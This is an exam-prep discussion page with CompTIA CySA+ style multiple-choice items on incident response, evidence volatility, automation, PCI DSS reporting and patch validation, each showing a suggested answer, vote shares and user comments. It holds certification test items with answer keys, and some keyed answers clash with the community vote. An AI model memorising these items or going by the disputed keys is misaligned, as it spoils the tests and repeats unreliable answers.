ChatGPT

upvoted 2 times

  **ms123451** 1 year, 9 months ago

Selected Answer: D

it is mentioned that it is reflected in the output

upvoted 2 times




Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Suggested Answer: B

Community vote distribution

B (100%)

  **BanesTech**  8 months, 1 week ago

Selected Answer: B

Scheduling a review with all teams to discuss what occurred allows for a comprehensive post-incident analysis and facilitates a collective understanding of the incident's causes, impact, and response effectiveness. This review involves key stakeholders from various teams involved in incident response, including technical teams, management, legal, and communication teams. By gathering input from all relevant parties, the organization can identify strengths, weaknesses, and areas for improvement in its incident response process.



upvoted 10 times

  **newenglandgirl1078**  2 months, 1 week ago

Selected Answer: B

The answer is B - Schedule a review with all teams to discuss what occurred.

upvoted 1 times

  **maggie22** 6 months, 2 weeks ago

B. The keyword is "review" for Post-Incident Review or Post-Mortem analysis

upvoted 1 times

  **Cpt_Emerald** 11 months, 1 week ago

I am kind of leaning with C here.

Why would you meet with ALL teams of a company to discuss what happened in an incident? In any incident, leadership knowing what happened afterward is a must.

This is coming from someone who has done IR for 2 years.

upvoted 2 times

  **SujaBaji** 1 month ago

REMEMBER this is CompTIA, I agree with you after any incident we send a notification and give a brief to CISO but I think after containment they want us to talk about lesson learned and review it/

upvoted 1 times

  **SujaBaji** 1 month ago

the purpose of the question is to improve future incident response

upvoted 1 times

  **Jayysaystgis** 1 month, 1 week ago

I thought so too and also choose C

upvoted 1 times

  **eapau6022** 1 year ago

B. One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved.

upvoted 3 times

  **Alizade** 1 year, 1 month ago

Selected Answer: B

The answer is B. Schedule a review with all teams to discuss what occurred.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: B

Correct.

The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents.

upvoted 2 times

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing

Suggested Answer: B

Community vote distribution

C (67%)

B (33%)

  **hiraharu06**  11 months, 2 weeks ago

I passed with 900 points.

The correct answer to this question is static analysis, not reverse engineering.

I believe reverse engineering is the term for analyzing software.

upvoted 27 times

  **lykbay** 11 months ago

Well done mate!!

upvoted 3 times

  **kaankaan967** 11 months, 2 weeks ago

Congratulations,

I have a question, did you use only this dump? or did you use 002 as well. Also, Were the questions the same or similar? How many would you say you saw same questions from this dump. 900 is impressive.

upvoted 3 times

  **hiraharu06** 11 months ago

I only used this question bank.




I think I got a good score because I had some work experience.

The questions were very similar, but there were a few questions that were not in this book.

Thanks for your support!

Good luck!

upvoted 12 times

  **[Removed]**  1 year, 7 months ago

Selected Answer: C

C) Reverse engineering.

From Certmaster Topic 5B: Understanding Vulnerability Scanning Methods:

Reverse Engineering

Reverse engineering describes deconstructing software and/or hardware to determine how it is crafted. Reverse engineering's objective is to determine how much information can be extracted from delivered software. For example, reverse engineering can sometimes extract source code, identify software methods and languages used, developer comments, variable names and types, system and web calls, and many other things. An adversary can perform reverse engineering on a software patch to identify the vulnerabilities it is crafted to fix, or an analyst can perform reverse engineering on malware to determine how it operates.

upvoted 11 times

  **RandomPerson3**  2 months ago

Selected Answer: C

It's a compiled binary, the only static analysis you can do would be on the assembly. At that point you would just throw it into a decompiler and call it reverse engineering. Plus, reverse engineering is a more comprehensive term that includes active analysis like running it in a sandbox.

upvoted 1 times

  **newenglandgirl1078** 2 months, 1 week ago

Selected Answer: C

C. Reverse Engineering
upvoted 1 times

🗨️ 👤 **TyrionL26** 3 months ago

Selected Answer: C

I would go to reverse engineering since it will show deeper understanding of any malware compare to static analysis.
upvoted 1 times

🗨️ 👤 **Robuste7** 4 months, 1 week ago

Selected Answer: C

Here is why I will go with C:

B. Static Analysis – While static analysis (examining the binary without executing it) is useful, reverse engineering provides a deeper level of understanding, especially when debugging or decompiling the file.
upvoted 2 times

🗨️ 👤 **MarcinEm** 4 months, 1 week ago

Selected Answer: B

Static analysis involves examining the binary without executing it, looking at its structure, headers, strings, and other embedded data. This technique helps identify suspicious patterns, imports, or potential exploits within the binary, and is the most common initial step for analyzing malicious binaries.
upvoted 2 times

🗨️ 👤 **fuzzyguzzy** 7 months, 1 week ago

Selected Answer: C

C: Reverse engineering

Technically B is correct, but C is the most correct answer.
upvoted 1 times

🗨️ 👤 **Freshly** 7 months, 3 weeks ago

Selected Answer: C

No offense to anyone who scored well on this. But static would not be the best to analyze this code. Static is what we would likely do first to determine if it's malicious or vulnerable. Here... We know that it's malicious and static does not run the code to determine it's actions and what it might be targeting and that would be the entire purpose around analyzing this code. We need to dissect it in a sandbox and figure out not only what the code does, but what it's target is, how it's intended to exploit, what techniques it may use for privelege escalation and more. Once again, you know it's malicious, why do you run a static? Root cause people. Static will not allow us to see enough to even report this on Mitre Attack. :)
upvoted 3 times

🗨️ 👤 **[Removed]** 9 months ago

Selected Answer: C

Answer is C

Revrs Engineering allows the analyst to disassemble the binary to understand its behavior, functionality and potential impact, which is crucial for malware analysis. Static and code analysis can also be useful but reverse engineering provides a deeper understanding of compiled binaries
upvoted 2 times

🗨️ 👤 **cy_analyst** 9 months ago

Selected Answer: B

In compiled languages, such as Java and C/C++, the developer uses a tool called a compiler to convert the source code into binary code that is readable by the computer. This binary code is what is often distributed to users of the software, and it is very difficult, if not impossible, to examine binary code and determine what it is doing, making the reverse engineering of compiled languages much more difficult.
upvoted 4 times

🗨️ 👤 **kazanrani** 10 months, 1 week ago

I meant B

upvoted 4 times

🗨️ 👤 **kazanrani** 10 months, 2 weeks ago

Even a donkey would know it's D.

Reverse engineering is much more broad and you were ask the specific TECHNIQUE of what you were going to do, not WHAT you were going to do.
upvoted 2 times

🗨️ 👤 **Myfeedins479** 10 months, 3 weeks ago

Selected Answer: B

I'm voting for B because I've seen this on multiple study sources that static analysis is the safe way to analyze malicious code, and reverse engineering is incredibly difficult.

upvoted 5 times

🗳️ 👤 **Ree1234** 1 year, 1 month ago

Selected Answer: C

static analysis (static code analysis) Static analysis, also called static code analysis, is a method of computer program debugging that is done by examining the code without executing the program. The process provides an understanding of the code structure and can help ensure that the code adheres to industry standards. Static analysis is used in software engineering by software development and quality assurance teams. Automated tools can assist programmers and developers in carrying out static analysis. The software will scan all code in a project to check for vulnerabilities while validating the code. <https://www.techtarget.com/whatis/definition/static-analysis-static-code-analysis>

A and B are the same think, Static analysis or Code Analysis means the same the, the names are used interchangeably. Therefore C is the best correct answer.

upvoted 1 times

🗳️ 👤 **Kanika786** 1 year, 1 month ago

Selected Answer: C

What is right answer B or C?

upvoted 1 times

🗳️ 👤 **Mehe323** 1 year, 1 month ago

Static analysis and reverse engineering are both helpful but if you have to choose, it is better to go for reverse engineering because it will provide you with much more information. If the question specifically said: what is the first thing you have to do? then the answer would be static analysis. But often with static analysis you don't get much information, so in this case it should be reverse engineering I believe.

upvoted 2 times

🗳️ 👤 **dave_delete_me** 1 year, 2 months ago

C. Reverse engineering


upvoted 1 times

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious files
- D. Routing table
- E. Static IP address

Suggested Answer: C

Community vote distribution



[Removed] Highly Voted 1 year, 7 months ago

Selected Answer: D

D) Routing table.

It's the only volatile data. CompTIA certmaster Topic 8B: Performing Incident Response Activities

"Evidence capture prioritizes collection activities based on the order of volatility, initially focusing on highly volatile storage. The ISOC best practice guide to evidence collection and archiving, published as tools.ietf.org/html/rfc3227, sets out the general order as follows:

CPU registers and cache memory (including cache on disk controllers, GPUs, and so on)

Contents of system memory (RAM), including the following:

Routing table, ARP cache, process table, kernel statistics

Temporary file systems/swap space/virtual memory

Data on persistent mass storage devices (HDDs, SSDs, and flash memory devices)—including file system and free space

Remote logging and monitoring data

Physical configuration and network topology

Archival media"

upvoted 34 times

ybyttv 3 weeks, 3 days ago

While how the routing table could preserve sensitive information?

upvoted 1 times

kmordalv Highly Voted 1 year, 9 months ago

Selected Answer: D

Excuse me

The "Guide to Collecting and Archiving Evidence" (RFC 3227) establishes the following order of volatility

- registers, cache
- routing table, arp cache, process table, kernel statistics, memory
- temporary file systems
- disk
- remote logging and monitoring data that is relevant to the system in question
- physical configuration, network topology
- archival media

References:

<https://www.ciberforensic.com/directrices-rfc-3227>

<https://www.ietf.org/rfc/rfc3227.txt>

<https://resources.infosecinstitute.com/certifications/retired/security-plus-basic-forensic-procedures-sy0-401/#:~:text=The%20order%20of%20volatility%20is,the%20computer%20is%20turned%20off.>

<https://www.computer-forensics-recruiter.com/order-of-volatility/>

upvoted 17 times

🗳️ 👤 **newenglandgirl1078** Most Recent 2 months, 1 week ago

Selected Answer: D

Routing Table is volatile data.

upvoted 1 times

🗳️ 👤 **CyberMom** 4 months, 3 weeks ago

Selected Answer: D

Layer 3 cache is volatile storage

upvoted 1 times

🗳️ 👤 **78f9a0a** 5 months, 4 weeks ago

Selected Answer: A

The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes.

upvoted 1 times

🗳️ 👤 **fuzzyguzzy** 7 months, 1 week ago

Selected Answer: D

For incident response, CompTIA recommends preserving the most volatile dataset first.

upvoted 2 times

🗳️ 👤 **alialzehhawi** 9 months, 2 weeks ago

Could anyone please post question # 265

upvoted 1 times

🗳️ 👤 **alialzehhawi** 9 months, 3 weeks ago

The correct answer is D. Routing table are volatile data and will be lost at boot.

upvoted 1 times

🗳️ 👤 **gomet2000** 10 months, 2 weeks ago

D. Routing table

Explanation:

Routing Table: The routing table should be collected first because it is stored in volatile memory (RAM) and could be lost once the server is isolated or powered down. The routing table can provide important information about network connections, routes, and possibly active connections, which could be crucial for understanding the scope of the incident and tracking any malicious activity.

upvoted 1 times

🗳️ 👤 **Myfeedins479** 10 months, 3 weeks ago

Selected Answer: C

I think this one is C because many malware packages are capable of deleting themselves upon detecting that the system they infect is being isolated.

upvoted 1 times

🗳️ 👤 **voiddraco** 10 months, 3 weeks ago

How is it hard disk while the order of volatility is

Registers

Cache

Routing table

ARP cache and so on?

from my research on google it even says routing table....

upvoted 1 times

🗳️ 👤 **499f1a0** 1 year ago

Selected Answer: D

According to the order of volatility the routing tables should be the best option here. So D it is!

upvoted 1 times

🗳️ 👤 **saidamef** 1 year, 1 month ago

ORDER OF VOLATILE DATA

Registers, Cache

Routing Table, ARP Cache, Process Table, Kernel Statistics, Memory

Temporary File Systems

Disk

Remote Logging and Monitoring Data that is Relevant to the System in Question

Physical Configuration, Network Topology

Archival Media

upvoted 2 times

🗨️ 👤 **dave_delete_me** 1 year, 2 months ago

D. Routing table

data stored in memory or caches is considered highly volatile, since it will be lost if the system is turned off, whereas data stored in printed form or as a backup is considered much less volatile.

upvoted 1 times

🗨️ 👤 **BanesTech** 1 year, 2 months ago

Selected Answer: C

Malicious files found on the critical server are key pieces of evidence that could provide insights into the nature of the security incident, the methods used by the attackers, and the potential impact on the system. Collecting these files first allows the incident response team to preserve crucial evidence before taking any actions that might disrupt the server or alter its state.

Once the malicious files are collected, the incident response team can proceed with isolating the server and conducting further investigation to gather additional evidence, such as analyzing the hard disk, examining the primary boot partition, reviewing the routing table, and documenting the static IP address configuration. However, collecting the malicious files should be prioritized to ensure that critical evidence is preserved in its original state.

upvoted 4 times

🗨️ 👤 **biggydanny** 1 year, 2 months ago

Selected Answer: A

The Hard Disk contains all the data stored on the server, including system files, application files, and user data. It's crucial to collect a bit-by-bit copy (also known as a forensic image) of the hard disk first because it preserves the state of the system at the time of the incident. This includes any potential indicators of compromise (IoCs) and can provide valuable evidence for the investigation.

The other options, while they may contain useful information, are either subsets of the data on the hard disk (Primary Boot Partition, Malicious Files) or are dynamic data that would not typically be preserved in an incident response scenario (Routing Table, Static IP Address).

upvoted 3 times

🗨️ 👤 **sujon_london** 1 year, 4 months ago

Selected Answer: C

incident response follows the principle of data volatility, prioritizing collecting the most fleeting information first. In this case, malicious files directly tied to the suspected breach take precedence. Answer should be C

upvoted 2 times

Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis:

Look for suspicious-looking graphics in a folder.

Create subfolders in the original folder based on category of graphics found.

Move the suspicious graphics to the appropriate subfolder

B. Firewall IoC block actions:

Examine the firewall logs for IoCs from the most recently published zero-day exploit

Take mitigating actions in the firewall to block the behavior found in the logs

Follow up on any false positives that were caused by the block rules

C. Security application user errors:

Search the error logs for signs of users having trouble with the security application

Look up the user's phone number -

Call the user to help with any questions about using the application

D. Email header analysis:

Check the email header for a phishing confidence metric greater than or equal to five

Add the domain of sender to the block list

Move the email to quarantine

Suggested Answer: B

Community vote distribution

D (65%)

B (35%)

Tonying 1 year, 2 months ago

D is not the best answer, what if the domain of the sender is benign like gmail or yahoo or any free email services then you block those legitimate domains, that will compromise the availability of the firm.

Most phishers are using free email services.

upvoted 13 times

CyberMom 1 month, 1 week ago

Yes the question is not worded correctly, but the trick is to play the process of elimination where there is no user interaction required.

upvoted 1 times

Christof 1 year ago

True, domains are not normally blocked. Maybe the answer was supposed to be written better to say the sender address though.

upvoted 2 times

Geronemo 1 year, 1 month ago

Selected Answer: D

This is one of those questions where A,B, or D are all ideal or suitable for automation.

b) This task is also suitable for automation. Automated systems can continuously monitor firewall logs for indicators of compromise (IoCs) and promptly take mitigating actions to block malicious behavior, thereby reducing the window of exposure.

d) Automating this task is ideal. Automated systems can analyze email headers for phishing indicators and apply predefined actions (such as blocking the sender's domain and moving the email to quarantine) based on confidence metrics, thereby reducing the risk of successful phishing attacks.

upvoted 8 times

Dub3 1 year, 1 month ago

Agreed!

upvoted 2 times

yecaced 3 months, 1 week ago

Selected Answer: B

Best Option: B. Firewall IoC Block Actions

Why?

Prevents known threats from spreading.

Instant response with automation.

Scalable across networks.

P.A.C.E. Model for Prioritization:

Prevention: Stops attacks before they happen.

Automation Feasibility: How easily the task can be automated.

Criticality: How important the task is for security.

Effort: How much effort it takes to implement.

Prioritization According to P.A.C.E.:

B. Firewall IoC Blocking – High prevention, easy automation, high criticality.

D. Email Header Analysis – Moderate prevention, easy automation.

A. Suspicious File Analysis – Low prevention, difficult automation.

C. Security Application Errors – Very low prevention, difficult automation.


upvoted 1 times

  **bo2la** 3 months, 3 weeks ago

Selected Answer: B

blocking domain automatically is not ideal, up until moving to quarantine i agree with it

upvoted 1 times

  **alialzehhawi** 9 months, 3 weeks ago

The correct answer is D:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

upvoted 3 times

  **gomet2000** 10 months, 2 weeks ago

Selected Answer: D

D. Email header analysis:

Check the email header for a phishing confidence metric greater than or equal to five.

Add the domain of the sender to the block list.

Move the email to quarantine.

Explanation:

Email header analysis is a repetitive and rule-based task, which makes it an excellent candidate for automation. Automation tools can quickly check the email headers, compare them against predefined phishing confidence metrics, and then take appropriate actions such as adding the sender's domain to a block list and moving the email to quarantine. This process is straightforward, requires minimal human judgment, and can help reduce the workload on security teams by handling large volumes of potentially malicious emails efficiently.

Why not B? While examining logs for IoCs and taking blocking actions can be automated to some extent, the follow-up on false positives requires human intervention and judgment, making this task less ideal for full automation.

upvoted 5 times

  **499f1a0** 1 year ago

Selected Answer: D

D is the ideal option because B has followup part which can not be automated and must be done by humans.

upvoted 3 times

  **Olae** 1 year, 1 month ago

The answer is D: Email Header Analysis. Every process there can be completely automated. Those saying B, how do you automate the follow up of false positives?

upvoted 1 times

  **Mehe323** 1 year, 1 month ago

Selected Answer: D

I don't think it should be B because of the zero day exploit part, much more information needs to be uncovered before calling it 'ideal' for automation.

upvoted 3 times

🗨️ **dave_delete_me** 1 year, 2 months ago

D. Email header analysis (for the WIN)!!!! Seems to be the BEST response to this poorly written question! :-p

upvoted 3 times

🗨️ **dave_delete_me** 1 year, 2 months ago

It can't be.

Firewall, because you should be denying all traffic other than what you explicitly permit.

upvoted 1 times

🗨️ **BanesTech** 1 year, 2 months ago

Selected Answer: B

Automating the examination of firewall logs for Indicators of Compromise (IoCs) and taking mitigating actions to block suspicious behavior can significantly enhance the efficiency and effectiveness of security operations.

While other tasks listed in options A, C, and D may benefit from some level of automation, such as log analysis or user support workflows, they may involve more nuanced decision-making or human intervention compared to the straightforward IoC blocking actions in option B.

upvoted 2 times

🗨️ **89b45b4** 1 year, 4 months ago

Selected Answer: D

The question refers to automation, B is bit more complicated than D. So therefore, D shows that it is a straightforward process and easy to follow. Less mistakes for the automation process to follow through.

upvoted 2 times

🗨️ **Goldenghost** 1 year, 4 months ago

Selected Answer: D

I'd lean slightly towards D. Email header analysis as the most ideal in this specific comparison for a few reasons:

Maturity: Email filtering has more established rules and better anti-evasion in most tools.

Specificity: Phishing confidence metrics give a finer level of granularity compared to firewall IoC blocking, potentially reducing false positives.

Important Caveats:

Real-world complexity: Both tasks still need some human oversight and tuning.

Your environment: The specific firewall and email security tools you use might affect which task is easier to automate effectively.

upvoted 4 times

🗨️ **B3hindC10sedD00rs** 1 year, 4 months ago

Selected Answer: D

Gonna have to go with D here as that process can be fully automated.

upvoted 2 times

🗨️ **FATWENTYSIX** 1 year, 4 months ago

Selected Answer: D

The giveaway in the question is "Ideal." Most organizations opt to use automated email analysis as a first line of defense against malicious and spam emails. Automated tools look for indicators like known malicious or spam senders, often using block lists built using information from around the world. They also scan every email looking for malicious payloads like malware or other unwanted files. The same tools often perform header analysis and message content analysis...(CompTIA CySA+ Study Guide CS0-003, 3rd Edition, CH 3, pg 115, Analyzing Email.)

upvoted 2 times

🗨️ **FATWENTYSIX** 1 year, 4 months ago

Selected Answer: D

The giveaway in the question is "Ideal." Most organizations opt to use automated email analysis as a first line of defense against malicious and spam emails. Automated tools look for indicators like known malicious or spam senders, often using block lists built using information from around the world. They also scan every email looking for malicious payloads like malware or other unwanted files. The same tools often perform header analysis and message content analysis...(CompTIA CySA+ Study Guide CS0-003, 3rd Edition, CH 3, pg 115, Analyzing Email.)

upvoted 1 times

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

- A. PCI Security Standards Council
- B. Local law enforcement
- C. Federal law enforcement
- D. Card issuer

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: D

Correct. First to the card issuer.

Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach.

upvoted 10 times

🗳️ 👤 **LiteralGod** 1 year, 2 months ago

who's card issuer though, who's bank ?

upvoted 3 times

🗳️ 👤 **musclemsmi** 7 months ago

yes its usually the financial institution aka the bank.

upvoted 1 times

🗳️ 👤 **fgiroux83** Highly Voted 1 year, 3 months ago

And to be clear, the card issuer is not VISA or Mastercard or else. It is the bank.

upvoted 5 times

🗳️ 👤 **newenglandgirl1078** Most Recent 2 months, 1 week ago

Selected Answer: D

The is answer is D. Card Issuer.

upvoted 1 times

🗳️ 👤 **cartman_sc** 7 months, 3 weeks ago

Selected Answer: D

Se não tiver emissor, o banco.

upvoted 1 times

🗳️ 👤 **RobV** 1 year ago

Selected Answer: D

D. Card issuer

upvoted 4 times

🗳️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: D

The answer is D. Card issuer.

upvoted 2 times

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

Suggested Answer: A

Community vote distribution

A (100%)

🗨️ 👤 **eapau6022** Highly Voted 🏆 1 year ago

A. Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs

upvoted 9 times

🗨️ 👤 **botla** Most Recent 🔍 3 months, 3 weeks ago

Selected Answer: C

Mean time to detect is certainly a good metric for the overall investment, but for a new implementation I would argue that optimising the alert volume is certainly the most important and critical element to look at: removing false positives and configuring relevant correlations.

upvoted 1 times

🗨️ 👤 **CyberMom** 1 month, 1 week ago

While C makes sense to only search for false positives, it does not help the organization with fast tracking threat response/detection, that is why A is the correct answer.

upvoted 1 times

🗨️ 👤 **Baz10** 3 months, 3 weeks ago

Selected Answer: A

I'm thinking A

upvoted 1 times

🗨️ 👤 **RobV** 1 year ago

Selected Answer: A

A. Mean time to detect

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: A

Correct

MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs.

upvoted 3 times

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ **sujon_london** Highly Voted 10 months, 1 week ago

Ans is B

Traditional vulnerability scanners: These scanners are often designed for on-premises environments and might not be equipped to identify cloud-specific vulnerabilities or misconfigurations.

Cloud platforms have unique security features: Each cloud platform (e.g., AWS, Azure, GCP) has its own security posture and configuration options, which traditional scanners might not be able to assess effectively.

upvoted 5 times

🗳️ **CyberMom** Most Recent 1 month, 1 week ago

Selected Answer: B

While D is also a possible answer based on OWASP, but does explain the implications as per what the question is asking.

upvoted 1 times

🗳️ **dave_delete_me** 8 months ago

B. Cloud-specific misconfigurations may not be detected by the current scanners

This is the BEST choice given the current choices.

upvoted 1 times

🗳️ **RobV** 1 year ago

Selected Answer: B

B. Cloud-specific misconfigurations may not be detected by the current scanners

upvoted 1 times

🗳️ **[Removed]** 1 year, 1 month ago

Selected Answer: B

B) Cloud-specific misconfigurations

If they move to an Azure or Google cloud, then Prowler, for example, wouldn't be able to scan for misconfigurations on those since it only works on AWS. Of the 4 choices, this one makes the most sense. See below for reference.

From CompTIA Certmaster Topic 12B: Analyzing Cloud Vulnerabilities

Prowler (github.com/toniblyx/prowler) is an audit tool for use with AWS only. It can detect misconfigurations and security issues, such as weak passwords, unpatched systems, and insecure protocol use. It can also be used to evaluate cloud infrastructure against the CIS Benchmarks™ for AWS (cisecurity.org/benchmark/amazon_web_services) and perform regulatory compliance checks.

upvoted 4 times

🗳️ **Alizade** 1 year, 1 month ago

Selected Answer: B

The answer is B. Cloud-specific misconfigurations may not be detected by the current scanners.

upvoted 1 times

🗳️ **kmordalv** 1 year, 3 months ago

Selected Answer: B

Correct

Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs.

upvoted 1 times

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ **vannydabest** 2 months, 3 weeks ago

Selected Answer: B

Correct Answer: B.

It shows the most appropriate and privacy-responsible actions: redacting sensitive data when not required, securing evidence, and restricting access only to those involved.

upvoted 3 times

🗳️ **botla** 3 months, 3 weeks ago

Selected Answer: A

I am voting for A: if the investigation should later be usable by HR for disciplinary actions anonymising will not be helpful, but a proper timeline and attribution to a user will be crucial.

upvoted 1 times

🗳️ **Susan4041** 1 month, 4 weeks ago

They are talking about HR privacy policies, it would be B.

upvoted 1 times

🗳️ **CyberMom** 4 months, 3 weeks ago

Selected Answer: A

Seeing that the information is being collected for investigation, time stampd will be beneficial for forensics.

upvoted 1 times

🗳️ **CyberMom** 1 month, 1 week ago

Changed my answer to B, PII is important and aligns with HR policy for protecting private information.

upvoted 1 times

🗳️ **captaintoadyo** 8 months ago

Selected Answer: B

PII is important and should be always protected

upvoted 4 times

🗳️ **dave_delete_me** 8 months ago

Always protect the data, whether data at rest, data in transit, data in use or in this case... PII.

B. is correct.

upvoted 2 times

🗳️ **LifeElevated** 1 year ago

Selected Answer: B

Because we are dealing with privacy and HR B is the answer. However, A would be the actual investigation to be submitted, hostname and IP isn't really a privacy concern on an organizational network.

upvoted 2 times

  **kmordalv** 1 year, 3 months ago

Selected Answer: B

This is the most logical option to the question posed.

upvoted 2 times

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disaster
- C. Demonstrate adherence to a standard disaster recovery process
- D. Identify applications to be run during a disaster

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Lingo43** Highly Voted 1 year ago

Selected Answer: A

Without Goals and objectives, how do you know what to do?

upvoted 7 times

🗳️ 👤 **dave_delete_me** 8 months ago

Yes, this holds true in marriage as well. If you and your partner have 0% goals and objectives together... TIME FOR DIVORCE!.... Oh sorry, I went off the rails here! :-)

upvoted 11 times

🗳️ 👤 **LifeElevated** Most Recent 1 year ago

Selected Answer: A

You need to understand as an organization your acceptable level of risk for the IS' and this would be accomplished in A.

upvoted 2 times

🗳️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: A

A. Agree on the goals and objectives of the plan

upvoted 1 times

🗳️ 👤 **chrys** 1 year, 3 months ago

Agreed, but my ghod. The goals of DRP are pretty universal. Still, if you think of it in terms of asking all of the business units what THEY need to immediately function (as opposed to letting the IT dept make that determination), then yes, we'd want to ID those capabilities up front.

upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: A

Correct

The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve and be aligned with the business needs and priorities of the organization


upvoted 3 times

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Suggested Answer: C

Community vote distribution



Cyberjerry Highly Voted 1 year, 3 months ago

Selected Answer: C

Validation involves verifying if the applied patch has effectively resolved the vulnerability and has not caused any unintended disruptions to the server's functionality.

upvoted 18 times

Frog_Man Highly Voted 1 year, 7 months ago

We always test patches in a sandbox environment before applying them. After the patch is applied, we do validation (validate that there are no issues with that device and anything it interfaces with). "C" is my answer.

upvoted 16 times

noa808a Most Recent 2 months, 1 week ago

Selected Answer: C

Testing is conducted in a sandboxed environment before applying patches. Validation occurs after applying the patch to ensure everything is working as intended. Answer is C.

upvoted 2 times

friendlyneighborhoodITguy 2 months, 2 weeks ago

Selected Answer: A

Groq, Copilot, Gemini, and Chat GPT all say answer is A - Testing.

upvoted 1 times

noa808a 2 months, 1 week ago

This is why we don't use free LLM slop to run cybersecurity operations. Patches are tested BEFORE being applied in a sandboxed environment. After being applied, you validate that everything is working as intended. The answer is C.

upvoted 3 times

vannydabest 2 months, 3 weeks ago

Selected Answer: C

This is the process of verifying that the patch successfully resolved the vulnerability and didn't cause other issues. It's the standard next step after remediation.

upvoted 2 times

aritrmax 3 months ago

Selected Answer: C

You TEST and then APPLY. If you've already applied, there's nothing more to TEST. Now you can only VALIDATE that the vulnerability is not there anymore by running your scanners again.

upvoted 1 times

Susan4041 3 months ago

Selected Answer: C

Testing happens before the patch is applied and validation is after.

upvoted 1 times

Bmack2134 4 months, 2 weeks ago

Selected Answer: C

Testing is usually done on an isolated environment (sandbox) and is used to make sure that the patch actually solves the intended exploit, the question specifically states that this is after implementation of the patch on the production server, the only options for post implementation are rollback and validation, roll back is used for if there is something wrong with the patch and is not applicable here so the answer would be validation.

upvoted 1 times

🗄️ 👤 **braveheart22** 4 months, 3 weeks ago

Selected Answer: A

I will go with option A.

A. Testing

This is my Explanation:

The remediation process for vulnerabilities follows a structured approach:

1. Identification – Discovering the vulnerability.
2. Assessment – Evaluating the risk and potential impact.
3. Remediation (Patch Application) – Applying the fix (which the technician has already done).
4. Testing – Ensuring the patch works correctly and does not introduce new issues.
5. Validation – Confirming that the vulnerability has been fully mitigated.
6. Documentation & Monitoring – Keeping records and monitoring for any recurring issues.

upvoted 1 times

🗄️ 👤 **JuanPablo919** 5 months ago

Selected Answer: A

Testing patches should be done in a staging or development environment before deploying to production, to ensure they work correctly and don't cause issues. However, even after deploying the patch to a production environment, testing is still necessary to verify that the patch is successfully applied and functioning as expected.

Validation can be seen as part of the overall testing process, where you confirm that the vulnerability has been successfully mitigated. Validation might involve running vulnerability scans or security assessments to ensure the system is now secure.

upvoted 1 times

🗄️ 👤 **An381038** 6 months, 1 week ago

Selected Answer: A

The focus is on the next step after applying the patch, so, testing comes after patching to ensure the patch works properly

upvoted 1 times

